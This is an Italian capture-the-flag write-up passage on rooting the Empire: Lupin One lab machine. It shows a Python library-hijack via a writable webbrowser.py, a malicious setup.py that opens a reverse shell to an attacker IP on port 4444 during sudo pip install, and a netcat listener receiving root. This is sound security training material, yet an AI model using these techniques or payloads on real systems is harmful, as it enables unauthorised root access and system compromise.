-rw----- 1 icex64 icex64 12 Oct  4 2021 .python_history
drwxr-xr-x 2 icex64 icex64 4096 Oct  4 2021 .ssh
-rw-r--r-- 1 icex64 icex64 2801 Oct  4 2021 user.txt

icex64@LupinOne:~$ cd ..
icex64@LupinOne:/home$ ls -la
total 16
drwxr-xr-x 4 root   root  4096 Oct  4 2021 .
drwxr-xr-x 18 root  root  4096 Oct  4 2021 ..
drwxr-xr-x 3 arsene arsene 4096 Oct  4 2021 arsene
drwxr-xr-x 4 icex64 icex64 4096 Oct  7 2021 icex64

icex64@LupinOne:/home$ cd arsene
icex64@LupinOne:/home/arsene$ ls -la
total 40
drwxr-xr-x 3 arsene arsene 4096 Oct  4 2021 .
drwxr-xr-x 4 root   root  4096 Oct  4 2021 ..
-rw----- 1 arsene arsene  47 Oct  4 2021 .bash_history
-rw-r--r-- 1 arsene arsene 220 Oct  4 2021 .bash_logout
-rw-r--r-- 1 arsene arsene 3526 Oct  4 2021 .bashrc
-rw-r--r-- 1 arsene arsene 118 Oct  4 2021 heist.py
drwxr-xr-x 3 arsene arsene 4096 Oct  4 2021 .local
-rw-r--r-- 1 arsene arsene 339 Oct  4 2021 note.txt
-rw-r--r-- 1 arsene arsene 807 Oct  4 2021 .profile
-rw----- 1 arsene arsene  67 Oct  4 2021 .secret
```

Apriamo il file **note.txt** tramite il comando **cat note.txt** e notiamo che all'interno viene chiesto all'utente icex64 di testare un codice presente, rivelando che il codice **heist.py** è eseguibile da icex64 e che potrebbe compromettere il suo account

Visualizziamo il file **heist.py** e vediamo che all'interno viene importato il modulo **webbrowser**, ma soprattutto quello che appare essere un suggerimento "non è ancora pronto per entrare in azione", sembra quindi che dobbiamo andare alla ricerca di qualcos'altro, potenzialmente che abbia a che fare con webbrowser.

Eseguiamo **sudo -l** per elencare i privilegi sudo che l'utente corrente ha sul sistema e verifichiamo esattamente quanto descritto nel precedente file note.txt: quanto è nella cartella **/usr/bin/python3.9** ed il file **/home/arsene/heist.py** sono eseguibili con privilegi da amministratore. Il sospetto è che all'interno della cartella ci possa essere un codice eseguibile che possa fare al caso nostro.

Andiamo nella cartella temporanea con il comando **cd tmp**, allo scopo di inserire al suo interno il tool **linpeas**, che ci potrebbe aiutare con la ricerca delle vulnerabilità

```
icex64@LupinOne:/home/arsene$ cat note.txt
Hi my friend Icex64,
Can you please help check if my code is secure to run, I need to use for my next heist.
I dont want to anyone else get inside it, because it can compromise my account and find my secret file.
Only you have access to my program, because I know that your account is secure.
See you on the other side.

Arsene Lupin.
```

```
icex64@LupinOne:/home/arsene$ cat heist.py
import webbrowser
print ("Its not yet ready to get in action")
webbrowser.open("https://empirecybersecurity.co.mz")
```

```
icex64@LupinOne:~$ sudo -l
Matching Defaults entries for icex64 on LupinOne:
  env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User icex64 may run the following commands on LupinOne:
  (arsene) NOPASSWD: /usr/bin/python3.9 /home/arsene/heist.py
```

```
icex64@LupinOne:$ cd tmp
```

All'interno della cartella tmp digitiamo il comando “**wget**

**https://github.com/carlospolop/PEASS-
ng/releases/latest/download/linpeas.sh”** per scaricare ed installare l'ultima versione di linpeas, con il comando “**chmod +x linpeas.sh**” rende eseguibile il file linpeas.sh appena scaricato, modificandone i permessi (aggiunge il permesso di esecuzione).

```
icex64@LupinOne:/tmp$ wget https://github.com/carlospolop/PEASS-ng/releases/latest/download/linpeas.sh
--2025-05-21 09:24:22-- https://github.com/carlospolop/PEASS-ng/releases/latest/download/linpeas.sh
Resolving github.com (github.com) ... 140.82.121.4
Connecting to github.com (github.com)|140.82.121.4|:443 ... connected.
HTTP request sent, awaiting response ... 301 Moved Permanently
Location: https://github.com/peass-ng/PEASS-ng/releases/latest/download/linpeas.sh [following]
--2025-05-21 09:24:22-- https://github.com/peass-ng/PEASS-ng/releases/latest/download/linpeas.sh
Reusing existing connection to github.com:443.
HTTP request sent, awaiting response ... 302 Found
Location: https://github.com/peass-ng/PEASS-ng/releases/download/20250518-5781f7e5/linpeas.sh [following]
]
--2025-05-21 09:24:23-- https://github.com/peass-ng/PEASS-ng/releases/download/20250518-5781f7e5/linpeas.sh
Reusing existing connection to github.com:443.
HTTP request sent, awaiting response ... 302 Found
Location: https://github.com/peass-content.com/github-production-release-asset-2e65be/165548191/f823ce18-cc65-4826-aec0-08e987a27c7c?X-Amz-Algorithm=AWS4-HMAC-SHA256&X-Amz-Credential=releaseassetproduction%2F20250521%2Fus-east-1%2Fs3%2Faws4_request&X-Amz-Date=20250521T132423Z&X-Amz-Expires=300&X-Amz-Signature=c39553234f3782f01b658fd1a0cc75071dc9a0877b6066f24f61b5038fe19548&X-Amz-SignedHeaders=host&response-content-disposition=attachment%3B%20filename%3Dlinpeas.sh&response-content-type=application%2Foctet-stream [following]
--2025-05-21 09:24:23-- https://objects.githubusercontent.com/github-production-release-asset-2e65be/165548191/f823ce18-cc65-4826-aec0-08e987a27c7c?X-Amz-Algorithm=AWS4-HMAC-SHA256&X-Amz-Credential=releaseassetproduction%2F20250521%2Fus-east-1%2Fs3%2Faws4_request&X-Amz-Date=20250521T132423Z&X-Amz-Expires=300&X-Amz-Signature=c39553234f3782f01b658fd1a0cc75071dc9a0877b6066f24f61b5038fe19548&X-Amz-SignedHeaders=host&response-content-disposition=attachment%3B%20filename%3Dlinpeas.sh&response-content-type=application%2Foctet-stream
Resolving objects.githubusercontent.com (objects.githubusercontent.com) ... 185.199.111.133, 185.199.108.133, 185.199.109.133, ...
Connecting to objects.githubusercontent.com (objects.githubusercontent.com)|185.199.111.133|:443 ... connected.
HTTP request sent, awaiting response ... 200 OK
Length: 839046 (819K) [application/octet-stream]
Saving to: 'linpeas.sh'

linpeas.sh          100%[=====] 819.38K  4.76MB/s   in 0.2s

icex64@LupinOne:/tmp$ chmod +x linpeas.sh
```

A seguire eseguiamo linpeas tramite il comando “**./linpeas.sh**”

linPEAS è uno script di enumerazione automatizzata per Linux, molto usato in ambito di sicurezza informatica (penetration testing o privilege escalation). Serve a raccogliere tantissime informazioni sul sistema, configurazioni, permessi, servizi, file sensibili, ecc., per trovare eventuali debolezze o possibilità di escalation dei privilegi.



Andiamo alla ricerca di vulnerabilità - le scritte in rosso - cercando tra i files scrivibili dall'utente o da chiunque, trovando qualcosa di molto interessante: un codice Python denominato `webbrowser.py`

```
Interesting writable files owned by me or writable by everyone (not in Home) (max 200)
https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/index.html#writable-files
/dev/mqueue
/dev/shm
/home/icex64
/run/lock
/run/user/1001
/run/user/1001/gnupg
/run/user/1001/systemd
/run/user/1001/systemd/inaccessible
/run/user/1001/systemd/inaccessible/dir
/run/user/1001/systemd/inaccessible/reg
/run/user/1001/systemd/units
/tmp
/tmp/.font-unix
/tmp/.ICE-unix
/tmp/linpeas.sh
/tmp/.Test-unix
/tmp/X11-unix
#)You_can_write_even_more_files_inside_last_directory
/usr/lib/python3.9/webbrowser.py
/var/tmp
/var/www/html
/var/www/html/image
/var/www/html/index.html
/var/www/html/~myfiles
/var/www/html/~myfiles/index.html
/var/www/html/robots.txt
/var/www/html/~secret
/var/www/html/~secret/index.html
/var/www/html/~secret/.mysecret.txt

#)You_can_write_even_more_files_inside_last_directory
/usr/lib/python3.9/webbrowser.py
/var/tmp
/var/www/html
/var/www/html/image
/var/www/html/index.html
/var/www/html/~myfiles
/var/www/html/~myfiles/index.html
/var/www/html/robots.txt
/var/www/html/~secret
/var/www/html/~secret/index.html
/var/www/html/~secret/.mysecret.txt
```

Con il comando “`nano /usr/lib/python3.9/webbrowser.py`” apriamo in modalità modifica il codice. Questo codice Python è eseguibile con privilegi da amministratore, quindi proviamo ad inserire all'interno del codice, in modo tale che possa avviare una shell bash interattiva come processo figlio del programma Python, l'importazione dei moduli con il comando “`os.system("/bin/bash")`”

```
icex64@LupinOne:~$ nano /usr/lib/python3.9/webbrowser.py
GNU nano 5.4
#!/usr/bin/env python3
"""Interfaces for launching and remotely controlling Web browsers."""
# Maintained by Georg Brandl.
import os
import shlex
import shutil
import sys
import subprocess
import threading
os.system("/bin/bash")
__all__ = ["Error", "open", "open_new", "open_new_tab", "get", "register"]
```

Ora abbiamo entrambi i codici Python che ci servono pronti per essere eseguiti: il primo, **heist.py**, che necessita dell'altro **webbrowser.py** debitamente modificato, contenuto nella cartella **/usr/bin/python3.9**: possiamo quindi eseguirli entrambi come utente arsene con il comando “**sudo -u arsene /usr/bin/python3.9 /home/arsene/heist.py**“

Come si può vedere dal nome prima della macchina, adesso siamo loggati come utente **arsene**. Eseguendo il comando “**sudo -l**” elenchiamo i privilegi sudo che questo utente ha sul sistema. Rileviamo subito che questo utente ha i permessi sudo per eseguire codice nella cartella pip senza autenticazione. Abbiamo trovato la breccia per eseguire la scalata come utente root.

In questa situazione, è possibile creare un pacchetto Python malevolo che, durante l'installazione con pip, esegue una reverse shell con privilegi di root. Creiamo una directory temporanea per il pacchetto attraverso il comando “**mkdir /tmp/pwn**“

Ci spostiamo in questa directory con il comando “**cd /tmp/pwn**“

```
icex64@LupinOne:/tmp$ sudo -u arsene /usr/bin/python3.9 /home/arsene/heist.py
```

```
arsene@LupinOne:$ sudo -l
Matching Defaults entries for arsene on LupinOne:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User arsene may run the following commands on LupinOne:
    (root) NOPASSWD: /usr/bin/pip
```

```
arsene@LupinOne:$ mkdir /tmp/pwn
```

```
arsene@LupinOne:$ cd /tmp/pwn
```

Attraverso il comando “**nano setup.py**” creiamo un file Python dal nome **setup.py** con all'interno un payload malevolo progettato per eseguire una reverse shell al momento dell'installazione del pacchetto. Questo blocco di codice apre una connessione TCP verso la nostra macchina attaccante Kali Linux con indirizzo IP 192.168.1.134 sulla porta 4444 e reindirizza l'input/output di una shell bash a quella connessione.

```
GNU nano 8.4
from setuptools import setup
import socket
import subprocess
import os

def reverse_shell():
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    s.connect(("192.168.1.134", 4444))
    os.dup2(s.fileno(), 0) # stdin
    os.dup2(s.fileno(), 1) # stdout
    os.dup2(s.fileno(), 2) # stderr
    subprocess.call(["/bin/bash", "-i"])

reverse_shell()

setup(
    name="pwn",
    version="0.1",
    description="evil",
    author="you",
    packages=["pwn"],
)
```

Creiamo una sottocartella pwn con il comando “**mkdir pwn**” , che ci servirà per essere installata come pacchetto tramite **setup.py**.

```
arsene@LupinOne:/tmp/pwn$ mkdir pwn
```

Digitiamo il comando “**touch pwn/__init__.py**” per trasformare la cartella pwn in un pacchetto Python, creando un file vuoto chiamato **__init__.py** dentro la cartella **pwn/** . In questo modo Python riconoscerà questa directory come un modulo importabile.

```
arsene@LupinOne:/tmp/pwn$ touch pwn/__init__.py
```

Apriamo un'altra finestra del terminale sulla nostra macchina attaccante Kali per preparare il listener che possa ricevere la connessione inversa sulla porta 4444 come programmato nel codice Python malevolo.
 Digitiamo, quindi, il comando “**nc -lvp 4444**”.

```
(kali㉿kali)-[~] done
$ nc -lvp 4444
listening on [any] 4444 ...
```

Il payload viene eseguito appena il file **setup.py** viene importato o eseguito digitando il comando “**sudo /usr/bin/pip install**” . (il punto finale fa parte del comando)

```
arsene@LupinOne:/tmp/pwn$ sudo /usr/bin/pip install .
Processing /tmp/pwn
Building wheels for collected packages: pwn
  Building wheel for pwn (setup.py) ... done
    Created wheel for pwn: filename=pwn-0.1-py3-none-any.whl size=1098 sha256=7a8597dea7ed623ada331e69c10f
d7dd5d9932c75fad879f3d7476c785b53784
  Stored in directory: /tmp/pip-ephem-wheel-cache-es1ouibr/wheels/f6/64/d2/55ceba8a2c31242df2870d2272450
d96b906f933be7f5763a1
Successfully built pwn
Installing collected packages: pwn
  Attempting uninstall: pwn
    Found existing installation: pwn 0.1
      Uninstalling pwn-0.1:
        Successfully uninstalled pwn-0.1
Successfully installed pwn-0.1
```

Il nostro listener ci restituisce, come ci aspettavamo, una shell come utente root. Per verificarlo digitiamo “**whoami**”

```
(kali㉿kali)-[~] done
$ nc -lvp 4444
listening on [any] 4444 ...
connect to [192.168.1.134] from (UNKNOWN) [192.168.1.141] 47536
root@LupinOne:/tmp/pip-req-build-g2jq_z69# whoami
whoami
root
root@LupinOne:/tmp/pip-req-build-g2jq_z69# ls
ls: cannot access: pwn-0.1
pwn-0.1
setup.py
root@LupinOne:/tmp/pip-req-build-g2jq_z69#
```

Entriamo nella directory **home** dell'utente **root** con il comando “**cd ~**” e poi con il comando “**ls**” verifichiamone il contenuto. Ed ecco la nostra flag **root.txt!!!**

Eseguiamo il comando “**cat root.txt**” e troveremo la nostra tanto desiderata flag

CONCLUSIONI FINALI

CONSIDERAZIONI FINALI:

L'esercitazione sulla macchina Empire Lupin One ha permesso di mettere in pratica tecniche fondamentali di enumerazione, accesso iniziale tramite chiave SSH, e privilege escalation sfruttando vulnerabilità in script Python e nel sistema pip.

Attraverso un approccio metodico siamo riusciti a ottenere l'accesso come utente root, dimostrando l'importanza di una corretta gestione dei permessi e della sicurezza nei file di sistema.

La macchina si è rivelata un'ardua sfida di livello intermedio, utile per rafforzare competenze reali in ambito ethical hacking.

GODS OF HACKING - ETHICAL HACKERS